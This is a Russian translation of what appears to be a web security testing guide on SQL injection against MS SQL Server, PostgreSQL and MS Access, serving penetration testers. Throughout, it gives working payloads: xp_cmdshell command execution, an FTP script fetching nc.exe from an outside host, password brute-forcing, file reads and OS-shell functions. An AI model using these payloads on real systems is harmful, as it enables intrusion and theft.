Если слепая инъекция с логическими условиями не даёт результата, можно применять функцию benchmark для проведения атак с задержками. См. `SLEEP()` (MySQL > 5.0.x) в качестве альтернативы benchmark.

Полный список функций и операторов см. в [Руководстве по MySQL](#)

Инструменты

- [Francois Larouche: Multiple DBMS SQL Injection tool](#)
- [Reversing.org - sqlbftools](#)
- [Bernardo Damele A. G.: sqlmap, automatic SQL injection tool](#)
- [Muhaimin Dzulfakar: MySqlloit, MySql Injection takeover tool](#)

Ссылки

Технические руководства

- [Chris Anley: "Hackproofing MySQL"](#)

Исследования по теме

- [Zeelock: Blind Injection in MySQL Databases](#)

Тестирование MS SQL Server

Обзор

В этом разделе будут обсуждаться некоторые методы [SQL-инъекций](#), которые используют функции, специфические для Microsoft SQL Server.

Уязвимости SQL-инъекций возникают всякий раз, когда входные данные используются при построении SQL-запроса без надлежащего ограничения или нейтрализации. Использование динамического SQL (построение SQL-запросов путём конкатенации строк) открывает доступ к этим уязвимостям. SQL-инъекция

позволяет злоумышленнику получить доступ к серверам SQL и выполнить код SQL под привилегиями пользователя, подключившегося к базе данных.

Как объясняется в [SQL-инъекциях](#), для SQL-инъекции требуются две вещи: точка входа и наличие уязвимости. Любой контролируемый пользователем параметр, который обрабатывается приложением, может скрывать уязвимость. Например:

- Параметры приложения в строках запроса (например, в GET-запросах)
- Параметры приложения, включенные в тело POST-запроса.
- Информация, относящаяся к браузеру (например, user-agent, referrer)
- Информация, относящаяся к хосту (например, имя хоста, IP)
- Информация, относящаяся к сессии (например, идентификатор пользователя, cookie)

Microsoft SQL Server обладает несколькими уникальными характеристиками, поэтому некоторые эксплойты необходимо специально адаптировать для этого приложения.

Как тестировать

Характеристики MS SQL Server

Для начала давайте рассмотрим некоторые операторы, команды/хранимые процедуры MS SQL Server, которые полезны при тестировании SQL-инъекций:

- оператор комментария: `--` (полезен для того, чтобы заставить сервер игнорировать оставшуюся часть исходного запроса; нужен не всегда)
- разделитель запросов: `;` (точка с запятой)
- Полезные хранимые процедуры:
 - `xp_cmdshell` запускает командную оболочку на сервере с теми же разрешениями, что и в данный момент. По умолчанию её может использовать только `sysadmin`, а начиная с SQL Server 2005 она отключена по умолчанию (можно включить с помощью `sp_configure`).
 - `xp_regread` читает произвольное значение из реестра Windows (недокументированная расширенная процедура)
 - `xp_regwrite` записывает произвольное значение в реестр Windows (недокументированная расширенная процедура)
 - `sp_makewebtask` создаёт командную оболочку Windows и передаёт строку для выполнения. Вывод в виде строк текста. Требуются права `sysadmin`.
 - `xp_sendmail` отправляет email-сообщение, которое может содержать вложение с набором результатов запроса, указанным получателем. Эта расширенная хранимая процедура для отправки сообщения использует SQL Mail.

Давайте теперь посмотрим на примеры конкретных атак на SQL Server, которые применяют вышеупомянутые функции. В большинстве случаев будет использоваться функция `exec`.

Ниже мы покажем, как выполнить команду оболочки, которая записывает вывод команды `dir c:\inetpub` в доступный для просмотра файл, предполагая, что веб-сервер и сервер БД находятся на одном хосте. Вот синтаксис с `xp_cmdshell`:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub >
c:\inetpub\wwwroot\test.txt'--
```

В качестве альтернативы можно взять `sp_makewebtask`:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from
master.dbo.sysobjects'--
```

При успешном выполнении создастся файл, который можно прочитать. Имейте в виду, что `sp_makewebtask` устарела, и, даже если она работает в версиях SQL Server до 2005 года, она может быть удалена в будущем.

Кроме того, очень удобны встроенные функции SQL Server и переменные среды. Ниже функция `db_name()` используется для вызова ошибки, которая выдаёт имя базы данных:

```
/controlboard.asp?
boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Обратите внимание на использование [convert](#):

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

`CONVERT` попытается преобразовать результат `db_name` (строка) в целочисленную переменную, вызывая ошибку, которая, при отображении уязвимым приложением, будет содержать имя базы данных.

В следующем примере используется переменная среды `@@version` в сочетании с инъекцией в стиле `union select`, чтобы найти версию SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-
06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

А вот та же атака, но снова использующая трюк с преобразованием:

```
/controlboard.asp?
boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Сбор информации полезен для использования уязвимостей приложений на SQL Server, путём эксплуатации атаки SQL-инъекции или прямого доступа к

прослушивателю SQL (англ.: listener).

Далее мы покажем несколько примеров уязвимости SQL-инъекций через разные точки входа.

Пример 1: Тестирование SQL-инъекций в запросе GET

Самый простой (а иногда и самый полезный) случай — это страница входа, запрашивающая имя пользователя и пароль для входа пользователя. Можно попробовать ввести следующую строку "" или '1'='1" (без двойных кавычек):

```
https://vulnerable.web.app/login.asp?  
Username='%20or%20'1'='1&Password='%20or%20'1'='1
```

Если приложение использует динамические SQL-запросы, и строка добавляется к запросу проверки учётных данных пользователя, это может привести к успешному входу в приложение.

Пример 2: Тестирование SQL-инъекций в запросе GET

Для того, чтобы узнать, сколько всего столбцов

```
https://vulnerable.web.app/list_report.aspx?  
number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Пример 3: Тестирование в запросе POST

SQL-инъекция, Содержимое HTTP POST:

```
email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

Пример полностью (**https://vulnerable.web.app/forgotpass.asp**):

```
POST /forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
[...]
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

Сообщение об ошибке, получаемое при вводе символа **'** (одинарная кавычка) в поле электронной почты:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'  
Unclosed quotation mark before the character string '' '.  
/forgotpass.asp, line 15
```

Пример 4: Ещё один (полезный) пример GET

Получение исходного кода приложения

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx  
c:\inetpub\wwwroot\login.txt';--
```

Пример 5: Нестандартный `xp_cmdshell`

Во всех книгах и статьях, описывающих лучшие практики безопасности для SQL Server, рекомендуется отключать `xp_cmdshell` в SQL Server 2000 (начиная с SQL Server 2005 он отключен по умолчанию). Однако, если у нас есть права системного администратора (исходно или путем перебора пароля системного администратора, см. ниже), мы часто можем обойти это ограничение.

В SQL Server 2000:

- Если `xp_cmdshell` был отключен с помощью `sp_dropextendedproc`, мы можем просто вставить следующий код:

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

- Если предыдущий код не работает, это означает, что `xp_log70.dll` был перемещён или удалён. В этом случае нам нужно ввести следующий код:

SQL

```

CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int =
0) AS
    DECLARE @result int, @OLEResult int, @RunResult int
    DECLARE @ShellID int
    EXECUTE @OLEResult = sp_OACreate 'WScript.Shell',
@ShellID OUT
    IF @OLEResult <> 0 SELECT @result = @OLEResult
    IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14,
1, @OLEResult)
    EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null,
@cmd, 0, @Wait
    IF @OLEResult <> 0 SELECT @result = @OLEResult
    IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1,
@OLEResult)
    EXECUTE @OLEResult = sp_OADestroy @ShellID
    return @result

```

Этот код, написанный Антонином Фоллером (см. Ссылки внизу страницы), создаёт новый **xp_cmdshell**, используя **sp_oacreate**, **sp_oamethod** и **sp_oadestroy** (если, конечно, они тоже не были отключены). Перед его использованием нужно удалить первый созданный нами **xp_cmdshell** (даже если он не работал), в противном случае объявления будут конфликтовать.

В SQL Server 2005 можно включить **xp_cmdshell**, введя вместо этого следующий код:

SQL

```

master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure

```

Пример 6: Referer / User-Agent

Заголовок **REFERER**, установленный в значение

```

Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [код SQL]--

```

позволяет выполнять произвольный код SQL. То же самое происходит с заголовком User-Agent, установленным в значение

```
User-Agent: user_agent', 'some_ip'); [код SQL]--
```

Пример 7: SQL Server в качестве сканера портов

В SQL Server одной из наиболее полезных (по крайней мере, для тестирования на проникновение) команд является OPENROWSET, которая используется для выполнения запроса на другом сервере БД и получения результатов.

Тестировщик может использовать эту команду для сканирования портов других компьютеров в целевой сети, посредством следующего запроса:

```
select * from
OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address
=x.y.w.z,p;timeout=5','select 1')--
```

Этот запрос попытается подключиться к адресу x.y.w.z по порту p. Если порт закрыт, будет возвращено следующее сообщение:

```
SQL Server does not exist or access denied
```

С другой стороны, если порт открыт, будет возвращена одна из следующих ошибок:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did
not give any information about the error.
```

Конечно, сообщение об ошибке выдаётся не всегда. Если это так, мы можем использовать время отклика, чтобы понять, что происходит: с закрытым портом будет время ожидания (5 секунд в этом примере), тогда как открытый порт выдаст результат сразу.

Имейте в виду, что OPENROWSET по умолчанию включен в SQL Server 2000, и отключен, начиная с SQL Server 2005.

Пример 8: Загрузка исполняемых файлов

Как только мы сможем использовать `xp_cmdshell` (стандартный или пользовательский), мы сможем легко загружать исполняемые файлы на целевой сервер БД. Очень частым выбором является `netcat.exe`, но здесь подойдет любой троян. Если цели разрешены FTP-подключения к машине тестировщика, то всё, что нужно, — это ввести следующие запросы:

```

exec master..xp_cmdshell 'echo open ftp.testers.org >
ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >>
ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--

```

На этом этапе загрузится и будет доступен **nc.exe**.

Если FTP не разрешён межсетевым экраном, у нас есть обходной путь, который использует отладчик Windows, **debug.exe**, который устанавливается по умолчанию на всех машинах Windows. **Debug.exe** поддерживает скрипты и может создать исполняемый файл, выполнив соответствующий скрипт. Что нам нужно сделать, так это преобразовать исполняемый файл в скрипт отладки (который представляет собой ASCII-файл), загрузить его построчно и, наконец, вызвать для него **debug.exe**. Существует несколько инструментов, которые создают такие отладочные файлы (например, makescr.exe от Ollie Whitehouse и dbgtool.exe от toolcrypt.org). Таким образом, запросы для инъекций будут следующими:

```

exec master..xp_cmdshell 'echo [debug script line #1 of n]
> debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n]
>> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n]
>> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--

```

На данный момент наш исполняемый файл доступен на целевой машине и готов к выполнению. Существуют инструменты, которые автоматизируют этот процесс, в первую очередь **Bobcat**, работающий в Windows, и **Sqlninja**, работающий в Unix (см. Инструменты внизу этой страницы).

Получение информации, когда она не отображается (внеполосно)

Не все потеряно, если web-приложение не даёт никакой информации, даже содержательных сообщений об ошибках (см. [Слепое внедрение SQL](#)). Например, может случиться так, что у вас есть доступ к исходному коду (например, потому что web-приложение основано на программном обеспечении с открытым исходным кодом). Тогда тестировщик может использовать все уязвимости SQL-инъекций, обнаруженные в автономном режиме в web-приложении. Хотя IPS может остановить некоторые из этих атак, лучше всего действовать следующим образом: разработать и протестировать атаки на тестовом стенде, созданном для этой цели, а затем провести эти атаки на тестируемое web-приложение.

Другие варианты внеполосных атак описаны выше в Примере 4.

Слепые атаки SQL-инъекций

Метод проб и ошибок

В качестве альтернативы можно сыграть в рулетку. То есть злоумышленник может предположить, что в web-приложении возможна слепая или внеполосная SQL-инъекция. Затем он выберет вектор атаки (например, через web), [использует векторы для фаззинга](#) для этого канала и наблюдает за реакцией. Например, если web-приложение ищет книгу с помощью запроса

SQL

```
select * from books where title="text entered by the user"
```

тогда тестировщик может ввести текст: **'Bomba' OR 1=1-** и если данные должным образом не контролируются, запрос пройдёт и вернёт весь список книг. Это свидетельствует о наличии уязвимости SQL-инъекций. Позже тестер на проникновение может «поиграть» с запросами, чтобы оценить критичность этой уязвимости.

Если отображается несколько сообщений об ошибках

С другой стороны, если никакой предварительной информации нет, всё ещё существует возможность атаки с использованием любого «скрытого канала». Может случиться так, что подробные описания в ошибках не выдаются, но сообщения об ошибках содержат некоторую информацию. Например:

- В некоторых случаях web-приложение (точнее web-сервер) может выдавать традиционную ошибку **500: Internal Server Error**, например, когда приложение возвращает исключение, которое может быть сгенерировано, например, запросом с незакрытыми кавычками.

- В то время как в других случаях сервер выдаст сообщение **200 OK**, а web-приложение вернёт некоторое сообщение об ошибке, вставленное разработчиками **Internal server error** или **bad data**.

Этого бита информации может быть достаточно, чтобы понять, как web-приложение создаёт динамический SQL-запрос, и настроить инъекцию. Другой внеполосный метод заключается в выводе результатов через файлы с возможностью просмотра по протоколу HTTP.

Атаки по времени

Существует ещё одна возможность для проведения слепой атаки SQL-инъекцией, когда нет видимой обратной связи от приложения: путём измерения времени, которое web-приложению требуется для ответа на запрос. Атака такого рода [описана Энли](#), откуда мы и берём следующие примеры. Типичный подход использует команду **waitfor delay**: допустим, злоумышленник хочет проверить, существует ли экземпляр базы данных **pubs**, он просто вводит следующую команду:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

В зависимости от времени, которое требуется для реакции на запрос, мы узнаем ответ. На самом деле здесь две вещи: «уязвимость SQL-инъекции» и «скрытый канал», который позволяет получать по одному биту информации на каждый запрос. Таким образом, с помощью нескольких запросов (столько запросов, сколько битов в требуемой информации) тестировщик может получить любые данные, которые есть в базе данных. Посмотрите на следующий запрос

SQL

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

Измеряя время отклика и используя разные значения для **@i**, мы можем получить длину имени текущей базы данных, а затем начать извлекать само имя с помощью следующего запроса:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitf
or delay '0:0:5'
```

Этот запрос будет ждать 5 секунд, если бит **@bit** байта **@byte** имени текущей базы данных равен 1, или выполнится сразу, если он равен 0. За счёт вложенных

циклов (один для `@byte` и один для `@bit`), мы получаем способ извлечь информацию целиком.

Однако может случиться так, что команда `waitfor` будет недоступна (например, из-за того, что она фильтруется IPS/WAF). Это не означает, что слепые атаки SQL-инъекций невозможны, просто надо придумать такие операции, которые не фильтруются. Например

SQL

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

Проверка версии и уязвимостей

Тот же подход на основе времени можно использовать и для того, чтобы понять, с какой версией SQL Server мы имеем дело. Конечно, мы будем использовать встроенную переменную `@@version`. Рассмотрим следующий запрос:

```
select @@version
```

В SQL Server 2005 он вернёт что-то вроде:

```
Microsoft SQL Server 2005 -
9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37
```

Подстрока `2005` занимает с 22-го по 25-й символы. Таким образом, один из запросов для инъекции может быть следующим:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Такой запрос будет ждать 5 секунд, если 25-й символ переменной `@@version` равен 5, показывая нам, что мы имеем дело с SQL Server 2005. Если запрос реагирует немедленно, мы, вероятно, имеем дело с SQL Server 2000, и ещё один подобный запрос поможет развеять все сомнения.

Пример 9: Подбор пароля системного администратора

Чтобы взломать пароль системного администратора, мы можем использовать тот факт, что `OPENROWSET` для успешного подключения нужны правильные учётные данные, и что такое соединение также может быть "зациклено" на локальном сервере БД. Объединив эти функции с атакой инъекции путём логического вывода на основе времени отклика, мы можем ввести следующий код:

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select
1;waitfor delay ''0:0:5''')
```

Что мы здесь делаем, так это пытаемся подключиться к локальной базе данных (указанной пустым полем после **SQLOLEDB**), используя в качестве учётных данных **sa** и **<pwd>**. Если пароль правильный и подключение выполнено успешно, запрос выполняется, заставляя базу данных ждать 5 секунд (а также выдавая значение, поскольку OPENROWSET ожидает по крайней мере один столбец). Извлекая пароли-кандидаты из списка слов и измеряя время, необходимое для каждого соединения, мы можем попытаться угадать правильный пароль. В статье "Data-mining with SQL Injection and Inference", David Litchfield Дэвид Личфилд продвигает этот метод еще дальше, вводя фрагмент кода для перебора пароля системного администратора, используя ресурсы процессора самого сервера БД.

Как только у нас будет пароль системного администратора, у нас будет два варианта:

- Ввести последующие запросы, используя **OPENROWSET**, пользуясь привилегиями системного администратора.
- Добавьте нашего текущего пользователя в группу sysadmin, используя **sp_addsrvrolemember**. Текущее имя пользователя можно извлечь с помощью косвенной инъекции по переменной **system_user**.

Помните, что OPENROWSET доступен для всех пользователей SQL Server 2000, но ограничен административными учётными записями в SQL Server 2005.

Инструменты

- [Bernardo Damele A. G.: sqlmap, automatic SQL injection tool](#)

Ссылки

Технические руководства

- [David Litchfield: "Data-mining with SQL Injection and Inference"](#)
- [Chris Anley, "\(more\) Advanced SQL Injection"](#)
- [Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example"](#)
- [Alexander Chigrik: "Useful undocumented extended stored procedures"](#)
- [Antonin Foller: "Custom xp_cmdshell, using shell object"](#)
- [SQL Injection](#)
- [Cesar Cerrudo: Manipulating Microsoft SQL Server Using SQL Injection, uploading files, getting into internal network, port scanning, DOS](#)

Тестирование PostgreSQL

Обзор

В этом разделе будут обсуждаться некоторые методы SQL-инъекций для PostgreSQL. Эти методы обладают следующими характеристиками:

- PHP Connector позволяет выполнять несколько операторов, используя в качестве разделителя операторов `;`.
- SQL-выражения могут быть усечены путём добавления символа комментария: `--`.
- Для извлечения части результирующего набора, сгенерированного выражением `SELECT`, могут использоваться `LIMIT` и `OFFSET`.

Отныне предполагается, что `http://www.example.com/news.php?id=1` уязвим для атак SQL-инъекций.

Как тестировать?

Идентификация PostgreSQL

При обнаружении SQL-инъекции, необходимо уточнить СУБД сервера. Определить, что базой данных является PostgreSQL можно с помощью `::` (оператора приведения из одного типа в другой).

Примеры

`http://www.example.com/store.php?id=1 AND 1::int=1`

Кроме того, можно использовать функцию `version()` для захвата баннера PostgreSQL. Она также покажет тип и версию базовой операционной системы.

Пример

`http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--`

Пример строки баннера:

`PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)`

Слепая инъекция

Для слепых атак SQL-инъекций следует рассчитывать на следующие встроенные функции:

- Длина строки
`LENGTH(str)`
- Извлечь подстроку из заданной строки
`SUBSTR(str, index, offset)`
- Представление строки без одинарных кавычек

`CHR(104) || CHR(101) || CHR(108) || CHR(108) || CHR(111)`

Начиная с версии 8.2, в PostgreSQL появилась встроенная функция `pg_sleep(n)`, чтобы перевести процесс текущей сессии в спящий режим на `n` секунд. Эта функция может помочь с проведением атак по времени (подробно обсуждается в [слепых SQL-инъекциях](#)).

Кроме того, можно легко создать свою `pg_sleep(n)` в предыдущих версиях с помощью `libc`:

- `CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT`

Одинарная кавычка без экранирования

Чтобы предотвратить экранирование одинарных кавычек можно кодировать строки с помощью функции `chr()`.

- `chr(n)`: выдаёт символ, ASCII-значение которого соответствует числу `n`
- `ascii(n)`: выдаёт ASCII-значение, соответствующее символу `n`

Допустим, вы хотите закодировать строку 'root':

SQL

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

Можно закодировать 'root' как:

`chr(114) || chr(111) || chr(111) || chr(116)`

Пример

`http://www.example.com/store.php?`

`id=1; UPDATE users SET PASSWORD=chr(114) || chr(111) || chr(111) || chr(116)--`

Векторы атак

Текущий пользователь

Идентифицировать текущего пользователя можно с помощью следующих SQL-выражений SELECT:

SQL

```
SELECT user
SELECT current_user
SELECT session_user
SELECT username FROM pg_user
SELECT getpgusername()
```

Пример

```
http://www.example.com/store.php?id=1 UNION ALL SELECT
user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT
current_user, NULL, NULL--
```

Текущая база данных

Встроенная функция `current_database()` возвращает имя текущей базы данных.

Пример

```
http://www.example.com/store.php?
id=1 UNION ALL SELECT current_database(),NULL,NULL--
```

Чтение из файла

PostgreSQL предоставляет два способа доступа к локальному файлу:

- Оператор **COPY**
- встроенная функция **pg_read_file()** (начиная с PostgreSQL 8.1)

COPY

Этот оператор копирует данные между файлом и таблицей. PostgreSQL обращается к локальной файловой системе как пользователь **postgres**.

Пример

```
/store.php?id=1; CREATE TABLE file_store(id serial, data
text)--
/store.php?id=1; COPY file_store(data) FROM
'/var/lib/postgresql/.psql_history'--
```

Данные извлекаются путём выполнения **UNION Query SQL Injection**:

- извлекает количество строк, ранее добавленных в **file_store** с помощью оператора **COPY**
- извлекает по одной строке за раз с помощью SQL-инъекции UNION

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text
FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM
file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM
file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM
file_store LIMIT 1 OFFSET 11;--
```

pg_read_file()

Эта функция появилась в **PostgreSQL 8.1** и позволяет читать произвольные файлы, расположенные внутри каталога данных СУБД.

Пример

```
SELECT pg_read_file('server.key',0,1000);
```

Запись в файл

Перевернув оператор COPY, мы можем писать в локальную файловую систему с правами пользователя **postgres**

```
/store.php?
id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'-
-
```

Инъекции команд ОС

PostgreSQL предоставляет механизм для добавления пользовательских функций с использованием как динамической библиотеки, так и скриптовых языков, таких как python, perl и tcl.

Динамическая библиотека

До PostgreSQL 8.1 можно было добавить пользовательскую функцию, связанную с `libc`:

```
CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6',
'system' LANGUAGE 'C' STRICT
```

Поскольку `system` возвращает `int`, как мы можем получить результаты из `system` stdout?

Вот маленький трюк:

- создайте таблицу `stdout`: `CREATE TABLE stdout(id serial, system_out text)`
- выполните команду ОС, перенаправляя её `stdout`: `SELECT system('uname -a > /tmp/test')`
- используйте операторы COPY для передачи вывода предыдущей команды в таблицу `stdout`: `COPY stdout(system_out) FROM '/tmp/test*'`
- получайте выходные данные из `stdout`: `SELECT system_out FROM stdout`

Пример:

PHP

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out
text) --
/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS
int AS '/lib/libc.so.6', 'system' LANGUAGE 'C'
STRICT --
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' -
-
/store.php?id=1 UNION ALL SELECT NULL, (SELECT system_out
FROM stdout ORDER BY id DESC), NULL LIMIT 1 OFFSET 1--
```

PL/python

PL/Python позволяет пользователям писать функции PostgreSQL на python. Язык недоверенный, поскольку нет возможности ограничить действия пользователя в ОС. Он не устанавливается по умолчанию и может быть включен в данной базе данных с помощью CREATELANG.

- Проверьте, включен ли PL/Python в базе данных: `SELECT count(*) FROM pg_language WHERE lanname='plpythonu'`
- Если нет, попробуйте включить: `CREATE LANGUAGE plpythonu`
- Если что-то из вышеперечисленного удалось, создайте функцию proxyshell: `CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read()' LANGUAGE plpythonu`
- Радуйтесь: `SELECT proxyshell(команда ОС);`

Пример:

- Создайте функцию proxyshell: `/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os;return os.popen(args[0]).read()' LANGUAGE plpythonu;--`
- Запустите команду ОС: `/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--`

Plperl

Plperl позволяет писать функции PostgreSQL на Perl. Обычно он устанавливается как доверенный язык, чтобы отключить на время выполнения операции, которые взаимодействуют с базовой операционной системой, например, `open`. При этом невозможно получить доступ на уровне ОС. Чтобы сработала функция, подобная proxyshell, нам нужно установить недоверенную версию от пользователя `postgres`, чтобы избежать так называемой фильтрации по маске приложения доверенных/недоверенных операций.

- Проверьте, включен ли PL/perl-untrusted: `SELECT count(*) FROM pg_language WHERE lanname='plperl'`
- Если нет, предполагая, что sysadm уже установил пакет plperl, попробуйте: `CREATE LANGUAGE plperl`
- Если что-то из вышеперечисленного удалось, создайте функцию proxyshell: `CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperl`
- Радуйтесь: `SELECT proxyshell(команда ОС);`

Пример:

- Создайте функцию proxyshell: `/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperl;`
- Запустите команду ОС: `/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--`

Ссылки

- [Тестирование SQL-инъекций](#)

- [Памятка по предотвращению SQL-инъекций](#)
 - [Официальная документация PostgreSQL](#)
 - [Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool](#)
-

Тестирование MS Access

Обзор

Как сказано в общем описании [SQL-инъекций](#), подобные уязвимости возникают всякий раз, когда введенные пользователем данные используются при составлении SQL-запроса без надлежащего ограничения или нейтрализации. Этот класс уязвимостей позволяет злоумышленнику выполнить код SQL под привилегиями пользователя, подключенного к базе данных. В этом разделе будут обсуждаться соответствующие методы SQL-инъекций, использующие определенные функции [Microsoft Access](#).

Как тестировать

Идентификация MS Access

Идентификация используемой технологии базы данных при тестировании приложения на базе SQL — первый шаг к правильной оценке потенциальных уязвимостей. Распространённый подход включает инъекции стандартных шаблонов атак SQL-инъекций (например, одинарная кавычка, двойная кавычка, ...) для вызова исключений базы данных. Предполагая, что приложение не обрабатывает исключения с нестандартными страницами, можно идентифицировать СУБД, наблюдая за сообщениями об ошибках.

В зависимости от конкретной используемой web-технологии приложения, управляемые MS Access, будут выдавать одну из следующих ошибок:

Fatal error: Uncaught exception 'com_exception' with message Source: Microsoft JET Database Engine

или

Microsoft JET Database Engine error '80040e14'

или

Microsoft Office Access Database Engine

Во всех этих случаях у нас есть подтверждение того, что мы тестируем приложение с использованием базы данных MS Access.

Базовое тестирование

К сожалению, MS Access не поддерживает типичные операторы, которые традиционно используются при тестировании SQL-инъекций, в том числе:

- нет символов комментария
- нет вложенных запросов
- нет оператора LIMIT
- нет операторов типа SLEEP или BENCHMARK
- и т.д.

Тем не менее, эти функции можно эмулировать, комбинируя несколько операторов или используя альтернативные методы. Как уже упоминалось, невозможно применить трюк со вставкой символов `/*`, `--` или `#` для обрезания запроса. Однако, к счастью, мы можем обойти это ограничение, вставив символ `null`. Нулевой байт `%00` в SQL-запросе приводит к тому, что MS Access игнорирует все оставшиеся символы. Это можно объяснить, если знать, что все строки во внутреннем представлении базы данных заканчиваются NULL. Стоит отметить, что символ `null` иногда может вызывать проблемы, поскольку он может обрезать строки на уровне web-сервера. Однако в таких ситуациях мы можем использовать другой символ: `0x16` (`%16` в формате кодировки URL).

Рассматривая следующий запрос:

```
SELECT [username],
[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword'
```

Мы можем обрезать запрос с помощью следующих двух URL:

- `http://www.example.com/page.asp?user=admin'%00&pass=foo`
- `http://www.example.com/page.app?user=admin'%16&pass=foo`

Оператор `LIMIT` не реализован в MS Access, однако можно ограничить количество выводимых результатов, используя вместо этого операторы `TOP` или `LAST`.

```
http://www.example.com/page.app?
id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00
```

Комбинируя оба оператора, можно выбрать требуемые результаты. Конкатенация строк делается при помощи символов `& (%26)` и `+ (%2b)`.

Существует также множество других функций, которые можно использовать при тестировании SQL-инъекций, включая, помимо прочих:

- ASC: код ASCII символа, переданного на вход
- CHR: символ ASCII кода, переданного на вход
- LEN: длина строки, переданной в качестве параметра
- IIF: выражение IF, например, `IIF(1=1, 'a', 'b')` выдаёт **a**
- MID: извлечение подстроки, например, `mid('abc',1,1)` выдаёт **a**
- TOP: максимальное количество результатов с начала выборки, которые должен выдавать запрос. Например `TOP 1` выдаёт только 1 строку.
- LAST: последняя строка из выборки. Например, `SELECT last(*) FROM users` выдаёт только последнюю строку из результата.

Некоторые из этих операторов необходимы для слепых SQL-инъекций. Полный набор операторов можно найти в справочниках.

Определение атрибутов

Чтобы узнать про столбец таблицы базы данных, можно использовать распространённый метод, основанный на ошибках. Короче говоря, мы можем получить имя атрибута, проанализировав сообщения об ошибках и повторив запрос с разными селекторами. Например, предполагая, что мы знаем о существовании столбца, мы также можем получить имя остальных атрибутов с помощью запроса:

```
' GROUP BY Id%00
```

В полученном сообщении об ошибке можно увидеть название следующего столбца. На этом этапе мы можем повторять метод до тех пор, пока не получим имя всех атрибутов. Если мы не знаем имя первого атрибута, мы всё равно можем вставить фиктивное имя столбца и получить имя первого атрибута в сообщении об ошибке.

Получение схемы базы данных

В MS Access по умолчанию существуют различные системные таблицы, которые потенциально можно использовать для получения наименований таблиц и столбцов. К сожалению, в конфигурации по умолчанию последних выпусков MS Access эти таблицы недоступны. Тем не менее всегда стоит попробовать:

- MSysObjects
- MSysACEs
- MSysAccessXML

Например, если существует union-уязвимость SQL-инъекций, можно использовать запрос:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

